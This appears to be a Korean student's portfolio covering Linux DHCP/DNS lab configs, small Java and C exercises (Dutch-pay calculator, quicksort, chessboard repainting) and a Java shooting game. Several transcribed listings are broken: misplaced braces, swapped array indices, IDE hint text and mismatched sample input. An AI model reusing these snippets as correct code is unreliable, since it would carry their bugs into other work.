
# 02 교외활동

## ROC동아리 활동

실제 실행 화면

하트버튼을 누르고 메인 화면으로 돌아가 MY ACTIVITY로 이동하게되면 내가 하트를 눌렀던 상품들이 장바구니 형식으로 들어가 있다.

# 쇼핑 애플리케이션(Android Studio)



# 03

## 개인 프로젝트

관심있는 분야 혹은 공부해봤을때 기억에 남았던 내용들입니다.

# 03 개인 프로젝트

## 리눅스

jonhun.com 사용자들에게 192.168.1.50에서 192.168.1.100 사이의 IP를 할당해 주는 DHCP 서비스를 구현해봤다.

# 리눅스 DHCP, DNS 구현

```
7 option domain-name "jonghun.com";
8 option domain-name-servers 192.168.1.2;
9
10 default-lease-time 600;
11 max-lease-time 7200;
12
13 ddns-update-style standard;
14
15 subnet 192.168.1.0 netmask 255.255.255.0 {
16     range 192.168.1.50 192.168.1.100;
17     option routers 192.168.1.1;
18 }
1 # Defaults for isc-dhcp-server (sourced by /etc/init.d/isc-dhcp-server)
2
3 # Path to dhcpd's config file (default: /etc/dhcp/dhcpd.conf).
4 #DHCPDv4_CONF=/etc/dhcp/dhcpd.conf
5 #DHCPDv6_CONF=/etc/dhcp/dhcpd6.conf
6
7 # Path to dhcpd's PID file (default: /var/run/dhcpd.pid).
8 #DHCPDv4_PID=/var/run/dhcpd.pid
9 #DHCPDv6_PID=/var/run/dhcpd6.pid
10
11 # Additional options to start dhcpd with.
12 # Don't use options -cf or -pf here; use DHCPD_CONF/ DHCPD_PID instead
13 #OPTIONS=""
14
15 # On what interfaces should the DHCP server (dhcpd) serve DHCP requests?
16 # Separate multiple interfaces with spaces, e.g. "eth0 eth1".
17 INTERFACESv4="ens33"
18 INTERFACESv6=""
```

# 03 개인 프로젝트

## 리눅스

내부 사용자들을 위한 zone을 만들고,  
zone 파일을 수정해서 ip로 사이트에  
접속하는 것이 아니라 dns를 이용해  
사이트에 접속할 수 있게 dns를 구성해  
서 domain을 웹 서버 ip로 매칭 시켰다.

# 리눅스 DHCP, DNS 구현

```
12 view in {
13     match-clients { localhost; 192.168.1.0/24; };
14 zone "jonghun.com" {
15     type master;
16     file "1";
17 };
18 zone "hajin.com" {
19     type master;
20     file "2";
21 };
1 ;
2 ; BIND data file for local loopback interface
3 ;
4 $TTL      604800
5 @        IN      SOA    ns.jonghun.com. root.ns.jonghun.com. (
6          2          ; Serial
7          604800     ; Refresh
8          86400      ; Retry
9          2419200    ; Expire
10         604800 )     ; Negative Cache TTL
11 ;
12 @       IN      NS     ns.jonghun.com.
13 @       IN      A      192.168.1.2
14 www    IN      A      192.168.1.2
15 ns     IN      A      192.168.1.2
16 jonghun IN     A      192.168.1.2
```

# 03 개인 프로젝트

## 코딩

1, 2학년때 친구들과 한명 집에서 놀면 누군가는 공동구매한 음식을 안먹는 상황이 나올때마다 계산을 해야하는 경우가 많아서 만든 프로그램

# 더치페이 프로그램

```
Pay.java
1 package pay;
2 import java.util.*;
3 import java.util.Scanner;
4
5 public class Pay {
6
7     public static void main(String[] args) {
8         Scanner sc = new Scanner(System.in);
9         System.out.print("인원수를 입력해주세요: ");
10        int a = sc.nextInt();
11        String[] arr1= new String[a]; //사람 이름을 담아줄 배열
12        System.out.print("이름을 입력해주세요: ");
13        for(int i=0;i<a;i++) {
14            arr1[i]=sc.next();
15        }
16        System.out.print("구매한 음식의 갯수: ");
17        int b =sc.nextInt();
18        int []arr2=new int[b]; //음식의 가격을 넣어줄 배열
19        Arrays.fill(arr2, 0);
20        for(int i=0;i<b;i++) {
21            System.out.print(i+1+"개의 가격 입력 : ");
22            arr2[i]=sc.nextInt();
23        }
24        int count=0;
25        int [][]arr3=new int[a][b]; //먹은 음식과 안먹은 음식 구분
26        System.out.println("1. 고기 2.과자 3.아이스크림 4.음료수");
27        for(int i=0;i<a;i++) {
28            System.out.print(arr1[i]+"(이)가 먹은 음식(먹었다면 1 아니면 0) | ");
29            for(int j=0;j<b;j++) {
30                arr3[i][j]=sc.nextInt();
31            }
32        }
33
34    }
35    for(int i=0;i<a;i++) {
36        count=0;
37        for(int j=0;j<b;j++) {
38            if(arr3[j][i]==1) {
39                count++;
40            }
41        }
42        arr2[i]/=count;
43    }
44 }
```

```
44 int[] price =new int[a]; //개인별로 내야할 돈
45 Arrays.fill(price, 0);
46 for(int i=0;i<a;i++) {
47     for(int j=0;j<b;j++) {
48         if(arr3[i][j]==1) {
49             price[i]+=arr2[j];
50         }
51     }
52     System.out.println(arr1[i]+"(이)가 낼 돈은 "+price[i]+"입니다.");
53 }
54 }
55 }
56 }
57 }
58 }
59 }
```

```
Console Problems Debug Shell
<terminated> Pay [Java Application] C:\Program Files\Java\jdk-14.0.1\bin\javaw.exe (2021. 6. 4. 오전 11:00)
인원수를 입력해주세요: 4
이름을 입력해주세요: 강 동욱 홍준 경진
구매한 음식의 갯수: 4
1개의 가격 입력 : 20000
2개의 가격 입력 : 10000
3개의 가격 입력 : 8000
4개의 가격 입력 : 4000
1. 고기 2.과자 3.아이스크림 4.음료수
강(이)가 먹은 음식(먹었다면 1 아니면 0) | 1 1 1 1
동욱(이)가 먹은 음식(먹었다면 1 아니면 0) | 1 1 1 1
홍준(이)가 먹은 음식(먹었다면 1 아니면 0) | 1 1 0 1
경진(이)가 먹은 음식(먹었다면 1 아니면 0) | 1 1 0 0
강(이)가 낼 돈은 12833입니다.
동욱(이)가 낼 돈은 12833입니다.
홍준(이)가 낼 돈은 8833입니다.
경진(이)가 낼 돈은 7500입니다.
```

# 03 개인 프로젝트

## 코딩

java에서 정렬을 사용할땐 sort를 사용하고 다른 언어에선 버블정렬을 사용했는데 가장 빠르고 메모리를 적게 사용하는 배열 방식이라 공부해봤다.

# Quick 정렬

```
1 #include <stdio.h>
2
3 void quick(int* arr, int start, int end) {
4     if (start >= end) {
5         return;
6     }
7
8     int key = start;
9     int i = start + 1, j = end, temp;
10
11     while(i <= j) {
12         while(i <= end && arr[i] <= arr[key]) {
13             i++;
14         }
15         while(j > start && arr[j] >= arr[key]) {
16             j--;
17         }
18         if(i > j) {
19             temp = arr[j];
20             arr[j] = arr[key];
21             arr[key] = temp;
22         } else {
23             temp = arr[i];
24             arr[i] = arr[j];
25             arr[j] = temp;
26         }
27     }
28
29     quick(arr, start, j - 1);
30     quick(arr, j + 1, end);
31 }
```

```
32
33 int main(void) {
34     int number = 10;
35     int arr[] = {19, 10, 15, 38, 27, 6, 14, 23, 2, 59};
36     quick(arr, 0, number - 1);
37     int i;
38     for(i = 0; i < number; i++) {
39         printf("%d ", arr[i]);
40     }
41
42 }
43
```

C:\Users\Administrator\Documents\Untitled1.exe

2 6 10 14 15 19 23 27 38 59

Process exited after 0.01197 seconds with return value 0  
계속하려면 아무 키나 누르십시오 . . .



# 03 개인 프로젝트

## 코딩

자바를 공부하다 ArrayList를 알게되어 공부를하고, 문제 풀이를 하며 문제를 조금 바꿔서 입력한 이름들을 ArrayList 배열 안에 넣고, 찾고싶은 성씨를 입력해 찾아주는 프로그램

# 찾고싶은 성씨 찾기

```
1 import java.util.*;
2
3 //5명의 사람 이름을 입력 받아서 ArrayList에 저장한 후에
4 //이들 중 '김'씨 성을 가진 사람을 모두 출력하시오.
5 public class Arr {
6
7     public static void main(String[] args) {
8         Scanner sc = new Scanner(System.in);
9         ArrayList<String> name = new ArrayList<>();
10        String n = null;
11        while(true) {
12            System.out.print("이름을 입력해주세요('그만'을 입력하시면 종료됩니다) : ");
13            n = sc.next();
14            if(n.equals("그만")) break;
15            name.add(n);
16        }
17        ArrayList<String> firstname = new ArrayList<>();
18        System.out.print("찾고 싶은 성을 입력해주세요 : ");
19        String fn = sc.next();
20        for(int i=0; i<name.size(); i++) {
21            String a = name.get(i).substring(0,1);
22            if(a.equals(fn)) {
23                firstname.add(name.get(i));
24            }
25        }
26        System.out.println(firstname);
27
28    }
29 }
30
31
32
```

```
Console Problems Debug Shell
<terminated> Arr [Java Application] C:\Program Files\Java\jdk-14.0.1\bin\javaw.exe (2021. 6. 5. 오후 12:03:24 -
이름을 입력해주세요('그만'을 입력하시면 종료됩니다) : 김종훈
이름을 입력해주세요('그만'을 입력하시면 종료됩니다) : 김동욱
이름을 입력해주세요('그만'을 입력하시면 종료됩니다) : 조경진
이름을 입력해주세요('그만'을 입력하시면 종료됩니다) : 김강
이름을 입력해주세요('그만'을 입력하시면 종료됩니다) : 그만
찾고 싶은 성을 입력해주세요 : 김
[김종훈, 김동욱, 김강]
```

# 03 개인 프로젝트

## 코딩

8\*8의 체스판을 B와W가 세로 가로  
가 겹치지않게 반복되며 배열을 바꾸  
는 횟수중 가장 작은 횟수를 출력해  
주는 프로그램

# 체스판 다시 칠하기

예제 입력 1 복사

```
8 8
WBWBWBWB
BWBWBWBW
WBWBWBWB
BWBWBWBW
WBWBWBWB
BWBWBWBW
WBWBWBWB
BWBWBWBW
```

예제 출력 1 복사

```
1
```

예제 입력 2 복사

```
10 13
BBBBBBBWBWBW
BBBBBBBWBWBW
BBBBBBBWBWBW
BBBBBBBWBWBW
BBBBBBBWBWBW
BBBBBBBWBWBW
BBBBBBBWBWBW
BBBBBBBWBWBW
BBBBBBBWBWBW
BBBBBBBWBWBW
BBBBBBBWBWBW
BBBBBBBWBWBW
BBBBBBBWBWBW
```

예제 출력 2 복사

```
12
```

## 체스판 다시 칠하기 백준 10101

시간 제한	메모리 제한	제한	점수	맞은 사람	정답 비율
2 초	128 MB	37371	17057	13946	46.309%

### 문제

지민이는 자신의 지점에서 MN개의 단위 정사각형으로 나누어져 있는 M\*N 크기의 보드를 찾았다. 어떤 정사각형은 검은색으로 칠해져 있고, 나머지는 흰색으로 칠해져 있다. 지민이는 이 보드를 잘라서 8\*8 크기의 체스판으로 만들려고 한다.

체스판은 검은색과 흰색이 번갈아서 칠해져 있어야 한다. 구체적으로, 각 칸이 검은색과 흰색 중 하나로 색칠되어 있고, 변을 공유하는 두 개의 사각형은 다른 색으로 칠해져 있어야 한다. 따라서 이 정의를 따르면 체스판을 색칠하는 경우는 두 가지뿐이다. 하나는 맨 왼쪽 위 칸이 흰색인 경우, 하나는 검은색인 경우이다.

보드가 체스판처럼 칠해져 있다는 보장이 없어서, 지민이는 8\*8 크기의 체스판으로 잘라낸 후에 몇 개의 정사각형을 다시 칠해야겠다고 생각했다. 당연히 8\*8 크기는 아무데서나 골라도 된다. 지민이가 다시 칠해야 하는 정사각형의 최소 개수를 구하는 프로그램을 작성하시오.

```
1 #include <stdio.h>
2
3 int main() {
4     int n, m;
5     int nstart = 0, mstart = 0;
6     int count = 0;
7     int temp = 5000000;
8     scanf("%d %d", &n, &m);
9     char chessboard[500][500] = {};
10    char cpychess[10][10] = {};
11
12    for(int i = 0; i < n; i++) {
13        scanf("%s", chessboard[i]);
14    }
15
16    for(nstart = 0; nstart < n-7; nstart++) {
17        for(mstart = 0; mstart < m-7; mstart++) {
18            count = 0;
19
20            for(int i = nstart; i < nstart+8; i++) {
21                for(int j = mstart; j < mstart+8; j++) {
22                    cpychess[i-nstart][j-mstart] = chessboard[i][j];
23                }
24            }
25            if(cpychess[0][0] != 'W') count++;
26            cpychess[0][0] = 'W';
27
28            for(int i = 0; i < 8; i++) {
29                if(cpychess[i][0] == cpychess[i+1][0]) {
30                    cpychess[i+1][0] = cpychess[i+1][0] == 'B' ? 'W' : 'B';
31                    count++;
32                }
33            }
34        }
35    }
36    printf("%d\n", count);
37}
```

# 03 개인 프로젝트

## 코딩

2학년때 최선을 다해 풀었던 문제라서 풀었던 문제중 가장 기억에 남아 있는 문제이다.

# 체스판 다시 칠하기

```
32 |
33 |
34 |     for(int j = 0; j < 8; j++) {
35 |         if(copychess[i][j] == copychess[i][j+1]) {
36 |             copychess[i][j+1] = copychess[i][j+1] == 'B' ? 'W' : 'B';
37 |             count++;
38 |         }
39 |     }
40 |
41 |     if(count < temp) {
42 |         temp = count;
43 |     }
44 | }
45 |
46 |
47 | for(nstart = 0; nstart < n-7; nstart++) {
48 |     for(mstart = 0; mstart < m-7; mstart++) {
49 |         count = 0;
50 |
51 |         for(int i = nstart; i < nstart+8; i++) {
52 |             for(int j = mstart; j < mstart+8; j++) {
53 |                 copychess[i-nstart][j-mstart] = chessboard[i][j];
54 |             }
55 |         }
56 |
57 |         if(copychess[0][0] != 'B') count++;
58 |         copychess[0][0] = 'B';
59 |     }
```

```
60 |
61 |     for(int i = 0; i < 8; i++) {
62 |         if(copychess[i][0] == copychess[i+1][0]) {
63 |             copychess[i+1][0] = copychess[i+1][0] == 'B' ? 'W' : 'B';
64 |             count++;
65 |         }
66 |         for(int j = 0; j < 8; j++) {
67 |             if(copychess[i][j] == copychess[i][j+1]) {
68 |                 copychess[i][j+1] = copychess[i][j+1] == 'B' ? 'W' : 'B';
69 |                 count++;
70 |             }
71 |         }
72 |
73 |         if(count < temp) {
74 |             temp = count;
75 |         }
76 |     }
77 | }
78 | printf("%d", temp);
79 | }
80 |
81 |
```


C:\Users\junjg\Documents\Untitled1.exe

```
10 13
BBBBBBBBWBWBW
BBBBBBBBWBWBW
BBBBBBBBWBWBW
BBBBBBBBWBWBW
BBBBBBBBWBWBW
BBBBBBBBWBWBW
BBBBBBBBWBWBW
BBBBBBBBWBWBW
BBBBBBBBWBWBW
BBBBBBBBWBWBW
12
-----
Process exited after 1.095 seconds with return v
계속하려면 아무 키나 누르십시오 . . .
```

# 03 개인 프로젝트

# JAVA 전투기게임

## 코딩



실행을 시켜주는 Main 클래스

```
1 public class Main {
2     public static final int SCREEN_WIDTH = 1280;
3     public static final int SCREEN_HEIGHT = 720;
4
5
6     public static void main(String[] args){
7         new ShootingGame();
8     }
9 }
10
```

적의 값을 담고있는 Enemy 클래스

```
1 import javax.swing.*;
2 import java.awt.*;
3
4 public class Enemy {
5     Image image = new ImageIcon("src/images/enemy.png").getImage();
6     int x,y;
7     int width = image.getWidth( observer null);
8     int height = image.getHeight( observer null);
9     int hp=10;
10
11     public Enemy(int x, int y) {
12         this.x=x;
13         this.y=y;
14     }
15
16     public void move() {
17         this.x-=7;
18     }
19 }
20
```

ShootingGame 클래스에 존재하는

키 입력을 처리해주는 클래스

```
79
80
81 class KeyListner extends KeyAdapter {
82     @Override
83     public void keyPressed(KeyEvent e) { //키를 입력했을때 시작되거나 움직임
84         switch (e.getKeyCode()) {
85             case KeyEvent.VK_W : game.setUp(true); break;
86             case KeyEvent.VK_S : game.setDown(true); break;
87             case KeyEvent.VK_D : game.setRight(true); break;
88             case KeyEvent.VK_A : game.setLeft(true); break;
89             case KeyEvent.VK_CONTROL: game.setShooting(true);break;
90             case KeyEvent.VK_R :
91                 if(game.isOver()) game.reset(); break;
92             case KeyEvent.VK_ENTER:
93                 if(isMainScreen) {
94                     gameStart();
95                 }break;
96             case KeyEvent.VK_ESCAPE: System.exit( status 0); break;
97         }
98     }
99     public void keyReleased(KeyEvent e) { //키입력을 언젠 때 false로 바꾸기
100         switch (e.getKeyCode()) {
101             case KeyEvent.VK_W : game.setUp(false); break;
102             case KeyEvent.VK_S : game.setDown(false); break;
103             case KeyEvent.VK_D : game.setRight(false); break;
104             case KeyEvent.VK_A : game.setLeft(false); break;
105             case KeyEvent.VK_CONTROL: game.setShooting(false);break;
106         }
107     }
108 }
109
110
111
112
```

# 03 개인 프로젝트

# JAVA 전투기게임

거의 모든 게임의 구동과 메소드들을 담고있는 Game 클래스

## 코딩

```
ShootingGame.java Game.java PlayerAttack.java Enemy.java EnemyAttack.java Main.java
score
import javax.management.ListenerNotFoundException;
import javax.swing.*;
import java.awt.*;
import java.util.ArrayList;

public class Game extends Thread {
    private int delay=20;
    private long pretime;
    private int cnt;
    private int score;
    private Image player = new ImageIcon("src/images/player.png").getImage();

    private int playerX, playerY;
    private int playerWidth=player.getWidth( observer: null);
    private int playerHeight=player.getHeight( observer: null);
    private int playerSpeed = 10;
    private int playerHp = 30;

    private boolean up, down, left, right, shooting;
    private boolean isOver;

    private ArrayList<PlayerAttack> playerAttackList = new ArrayList<PlayerAttack>();
    private ArrayList<Enemy> enemyList = new ArrayList<Enemy>();
    private ArrayList<EnemyAttack> enemyAttackList = new ArrayList<EnemyAttack>();

    private PlayerAttack playerAttack;

    private Enemy enemy;
    private EnemyAttack enemyAttack;

    @Override
    public void run() {
        reset();
        while(true) {
            while (!isOver) {
                pretime = System.currentTimeMillis();
                if (System.currentTimeMillis() - pretime < delay) {
                    try {
                        Thread.sleep( (millis) delay - System.currentTimeMillis() + pretime);
                        KeyProcess();
                        setPlayerAttackProcess();
                        enemyAppearProcess();
                        enemyMoveProcess();
                        enemyAttackProcess();
                        cnt++;
                    } catch (InterruptedException e) {
                        e.printStackTrace();
                    }
                }
            }
        }
    }

    public void reset() {
        isOver = false;
        cnt=0;
        score=0;
        playerX=10;
        playerHp=30;
        playerY=(Main.SCREEN_HEIGHT-playerHeight)/2;

        playerAttackList.clear();
        enemyList.clear();
        enemyAttackList.clear();
    }

    private void KeyProcess() {
        if(up&& playerY-playerSpeed > 0) playerY -= playerSpeed;
        if(down&&playerY + playerHeight + playerSpeed < Main.SCREEN_HEIGHT) playerY+=playerSpeed;
        if(left&&playerX-playerSpeed>0) playerX -= playerSpeed;
        if(right && playerX + playerWidth+playerSpeed<Main.SCREEN_WIDTH) playerX += playerSpeed;
        if(shooting && cnt % 15==0) {
            playerAttack = new PlayerAttack( x: playerX+22, y: playerY+25);
            playerAttackList.add(playerAttack);
        }
    }

    private void setPlayerAttackProcess() {
        for(int i=0; i<playerAttackList.size();i++) {
            playerAttack=playerAttackList.get(i);
            playerAttack.fire();
            for(int j=0; j<enemyList.size();j++) {
                enemy = enemyList.get(j);
                if(playerAttack.x > enemy.x && playerAttack.x < enemy.x + enemy.width && playerAttack.y > enemy.y && playerAttack.y < enemy.y+enemy.height){
                    enemy.hp -= playerAttack.attack;
                    playerAttackList.remove(playerAttack);
                }
                if(enemy.hp<0) {
                    enemyList.remove(enemy);
                    score++;
                }
            }
        }
    }

    private void enemyAppearProcess() {
        if(cnt% 40 ==0) {
            enemy=new Enemy( x: 110, (int)(Math.random()*400));
            enemyList.add(enemy);
        }
    }

    public void enemyMoveProcess() {
        for(int i=0; i<enemyList.size();i++) {
            enemy = enemyList.get(i);
            enemy.move();
        }
    }

    private void enemyAttackProcess() {
        if(cnt%30==0) {
            enemyAttack= new EnemyAttack( x: enemy.x-79, y: enemy.y+35 );
            enemyAttackList.add(enemyAttack);
        }
        for(int i=0; i< enemyAttackList.size();i++) {
            enemyAttack= enemyAttackList.get(i);
            enemyAttack.fire();

            if(enemyAttack.x > playerX & enemyAttack.x < playerX+playerWidth && enemyAttack.y > playerY && enemyAttack.y < playerY + playerHeight) {
                playerHp -= enemyAttack.attack;
                enemyAttackList.remove(enemyAttack);
                if(playerHp <= 0) isOver=true;
            }
        }
    }

    public void gameDraw(Graphics g) {
        playerDraw(g);
        enemyDraw(g);
        infoDraw(g);
    }

    public void infoDraw(Graphics g) {
        g.setColor(Color.WHITE);
        g.setFont(new Font( name: "Arial", Font.BOLD, size: 40));
        g.drawString( "Score : " + score, x: 40, y: 80);
        if(isOver) {
            g.setColor(Color.BLACK);
            g.setFont(new Font( name: "Arial", Font.BOLD, size: 40));
            g.drawString( "Restart : R", x: 540, y: 340);
        }
    }
}
```

# 03 개인 프로젝트

## 코딩

전에 방과후시간에 만들었던 리듬게임과 비슷하게 다시 만들어보려고 인터넷강의를 들으며 만든 게임  
처음 실행을 한후 enter 키를 누르게 되면 잠시동안 게임을 안내한 후 시작되며, 적에게 공격을 맞춰서 죽이면 스코어가 100점이 오르고 적의 공격을 맞다가 hp가 0이 된다면 R을 눌러 재시작을 할 수 있다.

# JAVA 전투기게임



04

수상경력

고등학교 학교생활을 하며 받았던 상장들입니다.

# 04 수상경력

